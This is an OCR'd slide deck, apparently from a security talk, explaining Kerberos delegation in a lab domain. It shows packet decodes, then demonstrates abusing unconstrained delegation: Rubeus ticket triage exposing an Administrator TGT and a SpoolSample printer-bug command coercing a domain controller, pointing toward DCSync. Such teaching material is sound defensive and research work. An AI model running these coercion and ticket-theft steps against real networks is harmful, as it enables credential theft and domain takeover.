
Auth Authenticator


AP-REP (HTTP)

- AP-REP through HTTP
- ST encrypted with session key
- Mutual authentication between the Client and Web01



```
Hypertext Transfer Protocol
  HTTP/1.1 200 OK\r\n
  Cache-Control: private\r\n
  Content-Type: text/html; charset=utf-8\r\n
  Server: Microsoft-IIS/10.0\r\n
  X-AspNet-Version: 2.0.50727\r\n
   [truncated]WWW-Authenticate: Negotiate oYGxMIGuoAMKAQChCwYJKoZIgvc
    GSS-API Generic Security Service Application Program Interface
      Simple Protected Negotiation
        negTokenTarg
          negResult: accept-completed (0)
          supportedMech: 1.2.840.48018.1.2.2 (MS KRB5 - Microsoft Kerb
          responseToken: 60819306092a864886f71201020202006f8183308180a
          krb5_blob: 60819306092a864886f71201020202006f8183308180a003…
            KRB5 OID: 1.2.840.113554.1.2.2 (KRB5 - Kerberos 5)
            krb5_tok_id: KRB5_AP_REP (0x0002)
            Kerberos
              ap-rep
                pvno: 5
                msg-type: krb-ap-rep (15)
                enc-part
                  etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
                  cipher: 980ee9c8a984b032538330e2321a767c77d276bae3aa
                    encAPRepPart
                      ctime: 2021-04-02 13:57:33 (UTC)
                      cusec: 44
                      subkey
                      seq-number: 545055954
```


TGT
ST
TGT
TS
15:00
Vegeta
AS
NTDS
TGS
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator



Source	Destination	Protocol	Length	Info
10.11.3.112	10.11.3.5	KRB5	269	AS-REQ
10.11.3.5	10.11.3.112	KRB5	1596	AS-REP
10.11.3.112	10.11.3.5	KRB5	1631	TGS-REQ
10.11.3.5	10.11.3.112	KRB5	1587	TGS-REP
10.11.3.112	10.11.3.5	KRB5	1461	TGS-REQ
10.11.3.5	10.11.3.112	KRB5	1458	TGS-REP
10.11.3.112	10.11.3.12	HTTP	4334	GET /CS.aspx HTTP/1.1
10.11.3.12	10.11.3.5	KRB5	1634	TGS-REQ
10.11.3.5	10.11.3.12	KRB5	1625	TGS-REP
10.11.3.12	10.11.3.10	SMB2	1892	Session Setup Request
10.11.3.10	10.11.3.12	SMB2	314	Session Setup Response
10.11.3.12	10.11.3.112	HTTP	4449	HTTP/1.1 200 OK (text/html)

TGT

HTTP/sharebrowser.capsule.corp ST

Delegation TGT

AP-REQ
(ST + Authenticator + Delegation TGT)

CIFS/sql01.capsule.corp ST

Listing \\sql01.capsule.corp\ShareSupport\

AP-REP + HTTP Response

10.11.3.112	-	CLIENT
10.11.3.12	-	WEB01
10.11.3.10	-	SQL01
10.11.3.5	-	DC01

Abusing Unconstrained


- Clients will drop their TGTs and keys when interacting with Unconstrained services

- If you control an Unconstrained server, you will be able to extract everything

- Sometimes you can even force principals to connect to your Unconstrained service
  - Phishing
  - RPC (e.g. MS-RPRN), abusing other services (e.g. xp_dirtree on SQL Server)…

PoC

Administrator connects to the Unconstrained service


http://sharebrowser.capsule.corp/
Search...
Waiting for sharebrowser.c...

Windows Security

iexplore


Connecting to sharebrowser.capsule.corp.

Administrator

●●●●●●●●●●●

Domain: CAP

□ Remember my credentials




```
PS C:\Tools> .\Rubeus.exe triage

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1


Action: Triage Kerberos Tickets (All Users)

[*] Current LUID    : 0x3e1cd

 ---------------------------------------------------------------------------------------------------------
 | LUID     | UserName                      | Service                                 | EndTime              |
 ---------------------------------------------------------------------------------------------------------
 | 0x15f68a | Vegeta_sa @ CAPSULE.CORP      | krbtgt/CAPSULE.CORP                     | 4/21/2021 6:55:09 AM |
 | 0x15f68a | Vegeta_sa @ CAPSULE.CORP      | cifs/sql01.capsule.corp                 | 4/21/2021 6:55:09 AM |
 | 0x3e218  | Vegeta_sa @ CAPSULE.CORP      | krbtgt/CAPSULE.CORP                     | 4/21/2021 6:41:00 AM |
 | 0x3e218  | Vegeta_sa @ CAPSULE.CORP      | ProtectedStorage/dc01.capsule.corp      | 4/21/2021 6:41:00 AM |
 | 0x3e218  | Vegeta_sa @ CAPSULE.CORP      | cifs/dc01.capsule.corp                  | 4/21/2021 6:41:00 AM |
 | 0x3e218  | Vegeta_sa @ CAPSULE.CORP      | cifs/DC01                               | 4/21/2021 6:41:00 AM |
 | 0x3e218  | Vegeta_sa @ CAPSULE.CORP      | LDAP/dc01.capsule.corp/capsule.corp     | 4/21/2021 6:41:00 AM |
 | 0x3e1cd  | vegeta_sa @ CAPSULE.CORP      | krbtgt/CAPSULE.CORP                     | 4/21/2021 6:41:00 AM |
 | 0x3e1cd  | vegeta_sa @ CAPSULE.CORP      | LDAP/dc01.capsule.corp/capsule.corp     | 4/21/2021 6:41:00 AM |
 | 0x3e4    | web01$ @ CAPSULE.CORP         | krbtgt/CAPSULE.CORP                     | 4/21/2021 6:40:13 AM |
 | 0x3e4    | web01$ @ CAPSULE.CORP         | cifs/dc01.capsule.corp                  | 4/21/2021 6:40:13 AM |
 | 0x3e4    | web01$ @ CAPSULE.CORP         | ldap/dc01.capsule.corp/capsule.corp     | 4/21/2021 6:40:13 AM |
 | 0x1c25fd | Administrator @ CAPSULE.CORP  | krbtgt/CAPSULE.CORP                     | 4/21/2021 6:58:21 AM |
 | 0x1c25fd | Administrator @ CAPSULE.CORP  | cifs/sql01.capsule.corp                 | 4/21/2021 6:58:21 AM |
 | 0x180c5  | WEB01$ @ CAPSULE.CORP         | krbtgt/CAPSULE.CORP                     | 4/21/2021 6:40:18 AM |
 | 0x180c5  | WEB01$ @ CAPSULE.CORP         | LDAP/dc01.capsule.corp/capsule.corp     | 4/21/2021 6:40:18 AM |
 | 0x3e7    | web01$ @ CAPSULE.CORP         | krbtgt/CAPSULE.CORP                     | 4/21/2021 6:40:13 AM |
 | 0x3e7    | web01$ @ CAPSULE.CORP         | cifs/dc01.capsule.corp/capsule.corp     | 4/21/2021 6:40:13 AM |
 | 0x3e7    | web01$ @ CAPSULE.CORP         | WEB01$                                  | 4/21/2021 6:40:13 AM |
 | 0x3e7    | web01$ @ CAPSULE.CORP         | LDAP/dc01.capsule.corp/capsule.corp     | 4/21/2021 6:40:13 AM |
 ---------------------------------------------------------------------------------------------------------
```

- This results in Administrator’s TGT stored within Web01
- If we control that server, we can dump that Ticket and impersonate Administrator

- We can also leverage certain RPC calls or methods to force arbitrary principals to connect to the service

- Example1: Impersonating a Domain Controller allows you to DCSync

- Example2: Impersonating any Computer allows you to configure RBCD



```
PS C:\Tools> .\SpoolSample_v4.5_x64..exe
Invalid number of args. Syntax: SpoolSample.exe TARGET CAPTURESERVER
PS C:\Tools> .\SpoolSample_v4.5_x64..exe dc01.capsule.corp web01.capsule.corp
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\dc01.capsule.corp, CaptureServer: \\web01.capsule.corp
Attempted printer notification and received an invalid handle. The coerced authentication probably worked!
PS C:\Tools>
PS C:\Tools>
PS C:\Tools>
PS C:\Tools> .\Rubeus.exe triage

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1


Action: Triage Kerberos Tickets (All Users)

[*] Current LUID    : 0x3e1cd

 -------------------------------------------------------------------------------------------------------
 | LUID      | UserName                   | Service                                 | EndTime              |
 -------------------------------------------------------------------------------------------------------
 | 0x3e218   | Vegeta_sa @ CAPSULE.CORP   | krbtgt/CAPSULE.CORP                     | 4/21/2021 6:41:00 AM |
 | 0x3e218   | Vegeta_sa @ CAPSULE.CORP   | ProtectedStorage/dc01.capsule.corp      | 4/21/2021 6:41:00 AM |
 | 0x3e218   | Vegeta_sa @ CAPSULE.CORP   | cifs/dc01.capsule.corp                  | 4/21/2021 6:41:00 AM |
 | 0x3e218   | Vegeta_sa @ CAPSULE.CORP   | cifs/DC01                               | 4/21/2021 6:41:00 AM |
 | 0x3e218   | Vegeta_sa @ CAPSULE.CORP   | LDAP/dc01.capsule.corp/capsule.corp     | 4/21/2021 6:41:00 AM |
 | 0x3e1cd   | vegeta_sa @ CAPSULE.CORP   | krbtgt/CAPSULE.CORP                     | 4/21/2021 6:41:00 AM |
 | 0x3e1cd   | vegeta_sa @ CAPSULE.CORP   | cifs/dc01.capsule.corp                  | 4/21/2021 6:41:00 AM |
 | 0x3e1cd   | vegeta_sa @ CAPSULE.CORP   | LDAP/dc01.capsule.corp/capsule.corp     | 4/21/2021 6:41:00 AM |
 | 0x3e4     | web01$ @ CAPSULE.CORP      | krbtgt/CAPSULE.CORP                     | 4/21/2021 6:40:13 AM |
 | 0x3e4     | web01$ @ CAPSULE.CORP      | cifs/dc01.capsule.corp                  | 4/21/2021 6:40:13 AM |
 | 0x3e4     | web01$ @ CAPSULE.CORP      | ldap/dc01.capsule.corp/capsule.corp     | 4/21/2021 6:40:13 AM |
 | 0x1dcdde  | Vegeta_sa @ CAPSULE.CORP   | krbtgt/CAPSULE.CORP                     | 4/21/2021 6:41:00 AM |
 | 0x1dcd06  | DC01$ @ CAPSULE.CORP       | krbtgt/CAPSULE.CORP                     | 4/21/2021 6:36:30 AM |
 | 0x180c5   | WEB01$ @ CAPSULE.CORP      | krbtgt/CAPSULE.CORP                     | 4/21/2021 6:40:18 AM |
 | 0x180c5   | WEB01$ @ CAPSULE.CORP      | LDAP/dc01.capsule.corp/capsule.corp     | 4/21/2021 6:40:18 AM |
 | 0x3e7     | web01$ @ CAPSULE.CORP      | krbtgt/CAPSULE.CORP                     | 4/21/2021 6:40:13 AM |
 | 0x3e7     | web01$ @ CAPSULE.CORP      | cifs/dc01.capsule.corp/capsule.corp     | 4/21/2021 6:40:13 AM |
 | 0x3e7     | web01$ @ CAPSULE.CORP      | WEB01$                                  | 4/21/2021 6:40:13 AM |
 | 0x3e7     | web01$ @ CAPSULE.CORP      | LDAP/dc01.capsule.corp/capsule.corp     | 4/21/2021 6:40:13 AM |
 -------------------------------------------------------------------------------------------------------
```

Interesting Links

